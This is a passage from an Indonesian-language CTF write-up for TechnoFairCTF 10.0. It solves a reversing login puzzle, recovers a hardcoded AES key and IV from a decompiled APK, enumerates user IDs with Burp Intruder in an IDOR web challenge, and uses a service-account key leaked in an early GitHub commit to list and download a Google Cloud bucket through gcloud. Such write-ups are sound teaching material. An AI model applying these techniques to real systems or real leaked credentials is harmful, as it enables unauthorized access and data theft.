26         'qazwsxedcrfvtgbhyhujmikol_',
27         'wqzsxedcrfvt_gbhyhujmikolp',
28         'qazwxedcrf_vtgbhyhnpmlmokiju',
29         'okmplijnuhbygvtfcrdxewqaz_',
30         'ygvtfcrd_xeszqaplmlmoknjbuh',
31         'ijnkmp_luhbygvtfc_rdxeszwqa',
32         'tyuioplkjhgfdsaqwezxcvb_nm',
33         'mkolpijnuhbygv_tfcrxeszaq',
34         'hubijnmkpolygvtfcrdxeszwad',
35         'swxecdcr_fvtgbnyujmikolpqaz',
36         'trqwyuioplkjhgfdsaqwezxcvb_n',
37         'klopmjn_ubygvtfcrdxeszaqw',
38         'bvnmczxlaksjdhfgp_qowiruty']
39     entered_username = username_entry.get()
40     entered_password = password_entry.get()
41     if entered_username != username:
42         messagebox.showerror('Error', 'Invalid Login', **{'title': 'message'})
43         return None
44     if None(entered_password) < 8 and len(entered_password) < 24 or len(entered_password) > 24:
45         messagebox.showerror('Error', 'Password di antara 1 sampai 24 karakter.', **{'title': 'message'})
46         return None
47     for char, pw_string in None(entered_password, password):
48         if char in pw_string or char not in string.ascii_lowercase + '_':
49             messagebox.showerror('Error', 'masih salah, coba lagi bestie', **{'title': 'message'})
50             return None
51     messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF{$_} % entered_password, **{'title': 'message'})
```

Kode yang di highlight merah dan hijau ada hubungannya. Kode hijau mengecek apakah sebuah password yang dimasukkan setidaknya 24 karakter, dan huruf dari password yang dimasukkan terdapat dalam array password dan tabel huruf ascii huruf kecil. Ada beberapa kejanggalan disini, kenapa hampir tiap password dalam array ada underscore nya? Kenapa tiap huruf dalam tiap password unik? Kenapa total karakter dari tiap password itu 26, yaitu total huruf alphabet? Dan kenapa total password dari arraynya itu 24?? Ternyata, setiap underscore dalam password tersebut adalah *huruf yang hilang!* Terdapat 3 password yang tidak memiliki underscore, jadi total huruf yang hilang adalah 21. Script ini mencari huruf hilang dari password tersebut.

```


import string

password = [
    'qswaefrdthy_gukojplzcxvbm', 
    'pkolihi_jyftgrsedwaqmzbxvc', 
    'mlnkbjvhcgxfzdsapqowueyr_t', 
    'plokijuhygtrdeswaqmnbcxz', 
    'qswdefrgthyjukilopmnbzvcx', 
    'qswaefrgthyjukilpom_znxbcv', 
    'zqwse drftgyhuji_kolpxcvbn', 
    'qaedwsrf_tguyjhikpomznxbcv', 
    'mxnzbcvqsplokwdij_efuhrgyt', 
    'plokmnzbxvcijuygtfrdeswa_q', 
    'plmoknijbuhvygctfxrdzeswaq', 
    'qazwsxedcrfvtgbyhnujmikol', 
    'wqzsxedcrfvt_gbyhnujmikolp', 
    'qazwxedcrf_vtgbyhnplmokiju', 
    'okmplijnuhbygvtfcrdxewqaz', 
    'ygvtfcrd_xeszqapl moknijbuh', 
    'ijnkmpluhbygvtfc_rdxeszwqa', 
    'tyuioplkjhgfdsaqwezxcvb_nm', 
    'mkolpijnuhbygv_tfcrxeszwaq', 
    'hubijnmkoplygvtfcrdxeszwaq', 
    'swx edcr_fvtgbynujmikolpqaz', 
    'trqwyuioplkjhgfdsa zxcvbn_m', 
    'klop mijn_ubygvtfcrdxeszaqw', 
    'bvnmczxlaksjdhfgp_qowiruty']

for pa in password:
    letters = string.ascii_lowercase
    for i in pa:
        if i in string.ascii_lowercase:
            letters = letters.replace(i, "")
    if len(letters) == 0:
        letters = "_"
    print(letters, end="")
print()

```

Ketika dijalankan, akan menghasilkan `ini_adalah_password_hehe` (password yang tidak ada underscore diberikan underscore). Oke, saatnya balik ke aplikasi dan mencobak memasukkannya



Agak laen.

FLAG

TechnoFairCTF{ini_adalah_password_hehe}

Problem 2: PM Gratis

DESCRIPTION

🙋: lagi nyari apa?

🙋: sup..

🙋: sup apa? ayam?

🙋: support system

https://mega.nz/file/TxNW2JSb#iJfKJmIt2JgHbXMrP_fvaYO5IOBLKhMQDsAhKxMod6Q

Author : AnYujin

SOLUTION

Link download menuju aplikasi yang bernama aplikasi_curhat.apk. Tanpa basa basi, kita langsung decompile.

APK di-decompile menggunakan apktool, untuk meng-ekstrak dan decompile asset dan bytecode yang ada di APK.

Name	Date Modified
> assets	Today 22.38
> kotlin	Today 12.22
> META-INF	Today 12.22
> original	Today 12.22
> res	Today 12.22
> smali	Today 12.22
> smali_classes2	Today 12.22
> smali_classes3	Today 12.39
> smali_classes4	Today 12.39
> unknown	Today 12.22
apktool.yml	Today 12.22
AndroidManifest.xml	Today 12.22

Kemudian, saya menemukan sebuah... Database?? (assets/databases/)

Name	Date Modified
dbChat.db	Today 12.22

Setelah di cek, ternyata merupakan sebuah database SQLite. Oke, langsung orek.

```
apple ~ ~/Doc/P/CTF/TechnoFairCTF 10.0/PM Gratis/aplikasi_curhat_d/assets/databases
> file dbChat.db
dbChat.db: SQLite 3.x database, last written using SQLite version 3041000, file counter 9, database pages 3, 1st free page 2, free pages 1, cookie 0x4, schema 4, UTF-8, version-valid-for 9
```

Dari sini kita bisa melihat bahwa terdapat sebuah tabel chatData yang berisi... flag??

```
sqlite> .tables
chatData
sqlite> SELECT * FROM chatData;
chatName|chatSender|chatText|chatTime
Flag|AnYujin|252jxiCHBmjcym3/z9tu078mzmezECXwBOzmRmDBth3v5cPF33PN6yX0MeLHo92E|2023-07-06T22:13:31.054
sqlite>
```

Oke, kita coba bawa decode langsung.

252jxiCHBmjcym3/z9tu078mzmezECXwBOzmRmDBth3v5cPF33PN6yX0MeLHo92E

- For encoded binaries (like images, documents, etc.) use the file upload form a little further down the page.

ASCII ▾ Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
hm&g%F`s%
```

...tentu saja tidak semudah itu Fergusso, saatnya orek source code nya. Tapi ya... bentuknya masih gini.

```
aplikasi_curdhat_d > smali_classes3 > com > example > aplikasicurhat > MessageHandler.smali
1  .class public final Lcom/example/aplikasicurhat/MessageHandler;
2  .super Ljava/lang/Object;
3  .source "messageHandler.kt"
4
5
6  # annotations
7  .annotation runtime Lkotlin/Metadata;
8      d1 = {
9          "\u0000L\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0000\n\u0002\u0018\u0002\n\u0000\n\u0002\u0018\
10     }
11    d2 = {
12        "Lcom/example/aplikasicurhat/MessageHandler;",
13        "",
14        "context",
15        "Landroid/content/Context;",
16        "cd",
17        "Lcom/example/aplikasicurhat/chatModel;",
18        "(Landroid/content/Context;Lcom/example/aplikasicurhat/chatModel;)V",
19        "getCd",
20        "()Lcom/example/aplikasicurhat/chatModel;",
21        "dbHandler"
22    }
```

Nah, saya rasa source code ini adalah koentji, jadi saya akan membuat nya menjadi source code Java dengan tool jadx. Setelah saya decomp, ada beberapa code yang sangat interesting...

```
26  public MessageHandler(Context context, chatModel cd) {
27      Intrinsiccs.checkNotNullParameter(context, "context");
28      Intrinsiccs.checkNotNullParameter(cd, "cd");
29      this.context = context;
30      this.cd = cd;
31      String string = context.getString(R.string.cishani);
32      Intrinsiccs.checkNotNullExpressionValue(string, "context.getString(R.string.cishani)");
33      byte[] bytes = string.getBytes(Charsets.UTF_8);
34      Intrinsiccs.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
35      this.key = new SecretKeySpec(bytes, "AES");
36      String string2 = context.getString(R.string.oshiku);
37      Intrinsiccs.checkNotNullExpressionValue(string2, "context.getString(R.string.oshiku)");
38      byte[] bytes2 = string2.getBytes(Charsets.UTF_8);
39      Intrinsiccs.checkNotNullExpressionValue(bytes2, "this as java.lang.String).getBytes(charset)");
40      this.iv = new IvParameterSpec(bytes2);
41      this.pembukaan = new String[]{"Aku ada di sini untuk mendengarkanmu. Ceritakan saja apa yang kamu ingin
42      this.jawaban = new String[]{"Wah kamu keren banget", "Wah bagus dong", "Aku ngerti perasaan kamu", "Wah
43      this.dbHandler = new SQLAccess(context);
44  }
```

```

62     public final String sendMessage(String msg) {
63         Intrinsiccs.checkNotNullParameter(msg, "msg");
64         Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
65         cipher.init(1, this.key, this.iv);
66         byte[] bytes = msg.getBytes(Charsets.UTF_8);
67         Intrinsiccs.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
68         byte[] cipherText = cipher.doFinal(bytes);
69         String cipherMsg = Base64.getEncoder().encodeToString(cipherText);
70         SQLAccess sQLAccess = this.dbHandler;
71         Intrinsiccs.checkNotNullExpressionValue(cipherMsg, "cipherMsg");
72         sQLAccess.insertData(cipherMsg, this.cd);
73         this.dbHandler.insertData(cipherMsg, this.cd);
74
75     }

```

Bagian kode yang berwarna merah menginisialisasikan key dan iv, yaitu merupakan 2 paramater yang diperlukan untuk enkripsi AES, khususnya cipher CBC. Sepertinya key menggunakan resource string dengan id cishani, sedangkan iv menggunakan id oshiku.

```

39 <string name="cishani">cishani_graduate</string>
135 <string name="oshiku">tapi_oshiku_Gita</string>

```

Bagian kode yang berwarna hijau adalah untuk meng-enkripsi pesan-pesan yang datang, menggunakan algoritma AES dan CBC, dan dengan menggunakan key dan iv tadi. Jadi....????? Kita akan decrypt flag tadi menggunakan key dan iv yang kita temukan.

AES Online Decryption

Enter text to be Decrypted

Input Text Format: Base64 Hex

Select Cipher Mode of Decryption

CBC

Enter IV Used During Encryption(Optional)

Key Size in Bits

128

Enter Secret Key used for Encryption

AES Decrypted Output (Base64):

VGVjaG5vZmFpckNURntKNDU0X0N1cmg0VF9LM0wxTDFuOX0=

Decode to Plain Text

TechnofairCTF{J454_Curh4T_K3L1L1n9}

FLAG

TechnofairCTF{J454_Curh4T_K3L1L1n9}

III. Web Exploitation

Problem 1: secret_door

DESCRIPTION

Jono adalah seorang chef terkenal dengan keahlian kuliner yang luar biasa. Ia memiliki restoran private cloud kitchen mewah yang dikenal oleh orang tertentu. Namun, ia selalu menganggap sepele akan hal kecil.

Akibat dari kecerobohan Jono, beredar rumor tentang resep rahasia yang Jono simpan di websitenya...

Format Flag : TechnoFairCTF{}

Author : Levin#1583

<http://103.152.242.197:29807>

SOLUTION

Diberikan url <http://103.152.242.197:29807> dengan tampilan berikut



Login

Selamat datang di login page private cloud kitchen

Username

Password

Login


Tidak punya akun? Coba menggunakan akun Guest.

Setelah di view-source terdapat sebuah kata yang di comment

<!-- Creds for Guest acc is guest:testing -->

```
<div class="form-group">
    <label>Password</label>
    <input type="password" name="password" class="form-control" >
    <span class="invalid-feedback"></span>
</div>
<div class="form-group">
    <input type="submit" class="btn btn-secondary" value="Login">
</div>
<p>Tidak punya akun? Coba menggunakan akun Guest. <a href="#" class="hover:link-primary">Inspect me!</a></p>
<!-- Creds for Guest acc is guest:testing -->
</form>
```

Setelah saya login menggunakan akun guest web tersebut menampilkan gambar berikut



Hi, **guest**. Selamat datang kembali.

Our Exclusive Menu

Ayam Geprek Gokil

Mie Ufo Terbang

Nasi Lalapan Puas

Bakso Jumbo Brimstone

Tahu Seven Deadly Sins

[Sign Out of Your Account](#)

Awalnya saya mengira ini sql injection setelah saya coba-coba bertemu jalan bantu akhirnya balik lagi... setelah saya coba mengubah parameter id yg di url
<http://103.152.242.197:29807/user.php?id=2> menjadi
<http://103.152.242.197:29807/user.php?id=1> terdapat beberapa text yg saya blm tau jenis enkripsinya



Hi, admin. Selamat datang kembali.

5NBWXRGUS9WRSL8WSIUT

Our Exclusive Menu

Ayam Geprek Gokil

Mie Ufo Terbang

Nasi Lalapan Puas

Bakso Jumbo Brimstone

Tahu Seven Deadly Sins

Setelah saya melakukan intruder menggunakan burpsuite untuk mengubah angka di parameter id dengan menambahkan \$\$ di depan dan belakang angka

```
Target: http://103.152.242.197:29807

1 GET /user.php?id=$1$ HTTP/1.1
2 Host: 103.152.242.197:29807
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: session=629908df-64c3-4f5d-b321-07ddc3b0ec9f.EpYoDUFV1S4mVaxCEumaVLs8qxU; PHPSESSID=70c6dc2b9c7de17635e49471e4d26353; user=0%3A4%3A%2User%22%3A1%3A%7Bs%3A10%3A%2C%00User%00type%22%3Bs%3A5%3A%22guest%2C%3B%7D
9 Upgrade-Insecure-Requests: 1
10
11
```

Dan menggunakan settingan seperti ini

The screenshot shows the 'Payloads' tab in the Burp Suite interface. At the top, there are tabs for 'Positions', 'Payloads' (which is selected), 'Resource pool', and 'Settings'. Below the tabs, there's a section titled 'Payload sets' with a question mark icon. It says: 'You can define one or more payload sets. The number of payload sets depends on...' followed by two dropdown menus: 'Payload set' (set to 1) and 'Payload type' (set to 'Numbers'). To the right of these dropdowns are the values 'Payload count: 102' and 'Request count: 102'. Below this, there's another section titled 'Payload settings [Numbers]' with a question mark icon. It says: 'This payload type generates numeric payloads within a given range and in a specific format.' Under this, there are two main sections: 'Number range' and 'Number format'. In the 'Number range' section, 'Type:' is set to 'Sequential' (radio button selected). The 'From:' field contains '1', 'To:' contains '102', 'Step:' contains '1', and 'How many:' is empty. In the 'Number format' section, 'Base:' is set to 'Decimal' (radio button selected). The 'Min integer digits:' field is empty, 'Max integer digits:' field contains '1', 'Min fraction digits:' field is empty, and 'Max fraction digits:' field contains '1'. At the bottom of this section is a link 'Examples'.

Langsung saja klik start attack dan menunggu hingga selesai... setelah selesai saya status code 200 kabeh jadi saya mencoba melihat response via length nya

Request	Payload	Status code	Error	Timeout	Length ↴	Comment
99	99	200	✗	✗	1338	
100	100	200	✗	✗	1338	
101	101	200	✗	✗	1338	
102	102	200	✗	✗	1339	
0		200	✗	✗	1341	
1	1	200	✗	✗	1341	
71	71	200	✗	✗	1402	
46	46	200	✗	✗	1447	

Request Response

Pretty Raw Hex Render

```
25 <html>
26   <head>
27     <title>Welcome</title>
28   </head>
29   <body>
30     <h1 class="my-5">
31       Hi, <b>
32         Jono chef yang paling ganteng, saya biasa menggunakan TechnoFairCTF{Sp1cy_P3pp3r_
33         dan sisa nya ada di ... Flag collected (1/2)
34       </b>
35     </h1>
36     <h2 class="my-5">
37       Jono chef yang paling ganteng, saya biasa menggunakan TechnoFairCTF{Sp1cy_P3pp3r_
38       dan sisa nya ada di ... Flag collected (1/2)
39     </h2>
40     <h2 class="my-5 text-warning mt-1">
41       <strong>
42         Our Exclusive Menu
43       </strong>
44     </h2>
45     <ul class="list-group list-group-flush">
46       <li class="list-group-item">
47         Ayam Geprek Gokil
48       </li>
49     </ul>
50   </body>
51 </html>
```

② ⚙️ ← → Search... 0 matches

Finished

Dan boom!! Terdapat sebuah potongan flag pada user.php?id=46

TechnoFairCTF{Sp1cy_P3pp3r_

Dan setelah saya cari lg ketemu pada user.php?id=71

4nd_G4rl1c_Sauce}

FLAG

TechnoFairCTF{Sp1cy_P3pp3r_4nd_G4rl1c_Sauce}

IV. Misc.

Problem 1: Welcome

DESCRIPTION

TechnoFairCTF{Sateto_hajimeruka}

SOLUTION

Thanks for the free flag ;)

FLAG

TechnoFairCTF{Sateto_hajimeruka}


Problem 2: creds

DESCRIPTION

oops sorry i forgot gitignore, i have secret file on storage. author: boyyz flag: TechnoFairCTF{} <https://github.com/boyzz>

SOLUTION

Link yang diberikan adalah profil GitHub dengan satu repo: my-profile



The screenshot shows the GitHub profile of a user named 'boyzz'. The profile features a large circular profile picture with a pink and white checkered pattern. Below the picture, the name 'boyzz' is displayed, along with a 'Follow' button. The 'Overview' tab is selected, showing a summary of the user's activity. A section titled 'Popular repositories' lists 'my-profile' as a public repository in HTML format. Another section shows '4 contributions in the last year' with a heatmap indicating activity. A 'Contribution activity' section for July 2023 shows no activity. At the bottom, there is a link to the GitHub profile guide.

Oke saatnya ke repo. Tapi ketemu sesuatu menarik. something.json???



The screenshot shows a GitHub commit page for the 'something.json' file in the 'my-profile' repository. The commit was made by 'boyzz' with the message 'Update something.json'. The commit timestamp is 'd4db850 · 2 weeks ago'. The commit details show the file content as follows:

```
1  {
2   "type": "xxxx",
3   "project_id": "xxxx",
4   "private_key_id": "xxxx",
5   "private_key": "xxxx",
6   "client_email": "xxxxx",
7   "client_id": "xxxx",
8   "auth_uri": "xxxx",
9   "token_uri": "xxxx",
10  "auth_provider_x509_cert_url": "xxxx",
11  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/viewer%40portfolio-web-391206.iam.gserviceaccount.com",
12  "universe_domain": "xxxxx.com"
13 }
```

Tapi kok beberapa redacted ya? Balik lagi ke clue, si author ceritanya lupa gitignore ini, jadi mungkin aja first commit nya lupa di redact.

```

my-profile / my-profile / something.json
Code Blame 13 lines (13 loc) · 2.31 KB
1 {
2   "type": "service_account",
3   "project_id": "portofolio-web-391206",
4   "private_key_id": "53191de00a9f13b5310e693cce7ea9a0235e39aa",
5   "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEASCBKgvggSkAgEAAoIBAQDBBkvYwnRIL7Iz\nnT0EvC1SpPS8NRdphd3fcS149JoKnMDGPeaRoqEff/nwZJQj+Y0LMnnz8+0I:\n-----END PRIVATE KEY-----",
6   "client_email": "viewer@portofolio-web-391206.iam.gserviceaccount.com",
7   "client_id": "105443766929636104972",
8   "auth_uri": "https://accounts.google.com/o/oauth2/auth",
9   "token_uri": "https://oauth2.googleapis.com/token",
10  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
11  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/viewer%40portofolio-web-391206.iam.gserviceaccount.com",
12  "universe_domain": "googleapis.com"
13 }

```

Adalah benar. Oke, ini sebenarnya untuk apa sih? service_account? googleapis? Kok ada private key?? Ternyata setelah research, file json ini merupakan file service_account_key yang bertujuan sebagai akun untuk mengelola beberapa service Google Cloud. Salah satu client yang menggunakan ini adalah gcloud, yaitu merupakan tool berbasis CLI untuk mengoperasikan Google Cloud.

Balik lagi ke deskripsi soal, *secret file on storage*. Dari sini kita mengetahui bahwa mungkin author menyimpan beberapa file di Google Cloud Storage. Oke, saatnya mempraktekkan.

```

~/Documents/Projects/CTF/TechnoFairCTF 10.0/creds/my-profile/my-profile git @67c5747f ?1      G portofolio-web-391206
> gcloud auth activate-service-account viewer@portofolio-web-391206.iam.gserviceaccount.com --key-file=../something.json
--project=portofolio-web-391206
Activated service account credentials for: [viewer@portofolio-web-391206.iam.gserviceaccount.com]

```

Credential sudah aktif, saatnya bedah bucket apa saja yang ada.

```

~/Documents/Projects/CTF/TechnoFairCTF 10.0/creds/my-profile/my-profile git @67c5747f ?1      G portofolio-web-391206
> gcloud storage buckets list
---
etag: CAE=
iamConfiguration:
  bucketPolicyOnly:
    enabled: true
    lockedTime: '2023-09-26T06:27:48.629000+00:00'
  publicAccessPrevention: enforced
  uniformBucketLevelAccess:
    enabled: true
    lockedTime: '2023-09-26T06:27:48.629000+00:00'
id: collections-jkt
kind: storage#bucket
location: ASIA-SOUTHEAST2
locationType: region
metageneration: '1'
name: collections-jkt
projectNumber: '732163102951'
selfLink: https://www.googleapis.com/storage/v1/b/collections-jkt
storageClass: STANDARD
timeCreated: '2023-06-28T06:27:48.629000+00:00'
updated: '2023-06-28T06:27:48.629000+00:00'

```


Ada bucket dengan id yang bernama collections-jkt, saatnya list semua file yang ada di bucket nya.

```
apple ~ ~/Documents/Projects/CTF/TechnoFairCTF 10.0/creds/my-profile/my-profile git @67c5747f ?1      G portofolio-web-391206
> gcloud storage ls --recursive "gs://collections-jkt/**"
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.30 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.30.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31 (2).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.32 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.32.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33 (2).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.33.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.06.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.58.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.59 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.41.59.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.42.00 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.42.00 (2).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.42.00.jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.42.01 (1).jpeg
gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.42.01.jpeg
gs://collections-jkt/ctftime.svg
```

What now? DOWNLOAD ALL THE STUFF!!

```
apple ~ ~/Documents/Projects/CTF/TechnoFairCTF 10.0/creds/my-profile/my-profile git @67c5747f      G portofolio-web-391206
> gcloud storage cp --recursive "gs://collections-jkt"
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.30 (1).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.30 (1).jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.30.jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.30.jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31 (1).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31 (1).jpeg
Copying gs://collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31 (2).jpeg to file:./collections-jkt/WhatsApp Image 2023-06-28 at 13.31.31 (2).jpeg
